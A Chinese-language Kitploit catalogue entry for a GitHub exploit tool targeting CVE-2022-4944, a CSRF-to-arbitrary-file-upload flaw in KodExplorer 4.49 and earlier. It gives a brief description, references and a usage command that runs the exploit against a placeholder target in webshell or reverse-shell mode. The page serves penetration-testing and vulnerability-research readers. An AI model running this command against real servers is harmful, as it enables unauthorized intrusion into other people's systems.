Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

··订阅源·联系·隐私·© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2022-4944 — 「💥」CVE-2022-4944: KodExplorer <= 4.49 - CSRF 导致任意文件上传 | Kitploit
工具/GitHubGitHub/brosck/cve-2022-4944
Payload生成漏洞分析漏洞利用Web应用程序漏洞利用渗透测试
GitHubbrosck/cve-2022-4944

CVE-2022-4944

「💥」CVE-2022-4944: KodExplorer <= 4.49 - CSRF 导致任意文件上传

查看仓库
2281年前尚未审核

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享

「💥」CVE-2022-4944

描述

在 kalcaddle KodExplorer 4.49 及之前版本中发现了一个被归类为问题性的漏洞。该漏洞影响未知部分。该操作导致跨站请求伪造。该漏洞被唯一标识为 CVE-2022-4944。攻击者可以远程发起攻击。此外,已有漏洞利用代码可用。建议升级受影响的组件。

演示

demo

用法

pip install requests
git clone https://github.com/Brosck/CVE-2022-4944.git
cd CVE-2022-4944
python3 CVE-2022-4944.py -u http://TARGET.TLD/KODExplorer -lh LOCALHOST -m MODE # webshell/reverse mode

参考

  • https://vuldb.com/?id.227000
  • https://www.cve.org/CVERecord?id=CVE-2022-4944
下载工具
